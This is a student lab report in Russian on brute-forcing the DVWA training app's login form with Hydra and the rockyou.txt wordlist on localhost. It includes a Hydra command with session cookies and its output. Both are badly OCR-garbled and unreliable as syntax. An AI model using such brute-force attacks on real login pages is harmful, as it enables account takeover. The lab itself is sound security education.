Индивидуальный проект

Этап 3

Кармацкий Н. С. Группа НФИбд-01-21

7 Сентября 2024

Российский университет дружбы народов, Москва, Россия

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [@brute, @force, @parasram].

Выполнение лабораторной работы

Список паролей 1

Для того, чтоб пробрутфорсит пароль, нужно сначала найти список частоиспользуемых паролей. Он есть уже в Kali Linux, поэтому нам нужно только его найти и разархивировать каталога с ним (рис. 1).




Рис. 1: Список пароле(в архиве и без)

Список паролей 2

Прочитаем файл, чтоб удостовериться что это он (рис. 2).

```
-(nskarmatskiy@kali)-[/usr/share/wordlists]
s cat rockyou.txt
123456
12345
123456789
password
ilovevou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
```

Рис. 2: Чтение файла

Сайт DVWA

Заходим на сайт DVWA, в подпункт с Brute Force. Тут мы будм проверять правильность выданных данных с помощью Hydra (рис. 3).



Рис. 3: Сайт DVWA

Файлы cookie

Для получения пароля и логина нам нужны файлы cookie, поэтому устанваливаем расширение, которое поможет посмотреть их параметры, а так же скопировать их (рис. 4).




Рис. 4: Копирование параметров cookie

Запрос Hydra 1

Вводим в Hydra нужную информацию. пароль будем подбирать для пользователя admin, используя GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID(параметры cookie) (рис. 5).

```
—(mikamatakiyi kali)-[muz/barz/wardistst)

—5 hyfr. 1 dalio -/ Puzz/barz/wardistyrodypu.tat - 5 80 localhost http-pet-form "/DVMA/vulnerabilitie
//Dvitz/.usernume-USEF@password-PASS'Bloginiogin.H=Cookie security-medium; PHDSESID-mabbigo00imbhpqskl
djifqpir/ridswarme-mad/or_password-NaSS'Bloginiogin.H=Cookie security-medium; PHDSESID-mabbigo00imbhpqskl
djifqpir/ridswarme-mad/or_password-NaSS'Bloginiogin.H=Cookie security-medium; PHDSESID-mabbigo00imbhpqskl
```

Рис. 5: Запрос Hydra

Запрос Hydra 2

Спустя небольшое количество времени получаем результат в виде подходящий пароля и логина для конкретного юзера (рис. 6).

```
Lis bytes al admin = Mary/bare/worfilsts/reckpou.txt = 80 locablosh http-get-form '/fowA.volnerabilities'
Apitrale/insermene'USEF byassword' MSS5*displinginit-codeir-security-medium; PMPSS5510-adbagodishbuggskl
86jifqpdri-fusermane and/or password incorrect.

Mydra v0.5; 6; 0.202 by van Housey-ffle 6 bavid Msciejak - Please do not use in military or secret service or remirations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Mydra (https://glibblo.com/vanhauser-fbc/fbc-hipdra') starting at 222-80-20-2121212[
[BATA] max 10 tasks per 1 server, overall 16 tasks, 10344399 login tries (li1/p:14344399), -800525 tries per task

[BATA] Attacking http-get-form://localhost:80/VoMA/vulnerabilities/drift-fusermane-USEF8password*PAS5*6

[BATA] Attacking http-get-form://localhost:80/VoMA/vulnerabilities/drift-fusermane and/or password incorrections of the second of the s
```

Рис. 6: Результат запроса

Ввод данных в уязвимую форму

Вводим полученные данные на проверку (рис. 7).

	DVWA
Home	Vulnerability: Brute Force
Instructions	Login
Setup / Reset DB	Username:
Brute Force	admin Password:
Command Injection	
CSRF	Login
File Inclusion	Login
File Upload	More Information
Insecure CAPTCHA	more information

Рис. 7: Ввод данных в уязвимую форму

Результат

Получааем положительный результат проверки пароля, а это значит что все сделано верно (рис. 8)

Vulnerability: Brute Force	
Login	
Username:	
Password:	
Login	
Welcome to the password protected area admin	

Выводы

Приобрели практические навыки по использованию инструмента Hydra для брутфорса паролей.

Список литературы

[1] https://spy-soft.net/rockyou-txt/ - Словарь Rockyou.txt где находится в Kali Linux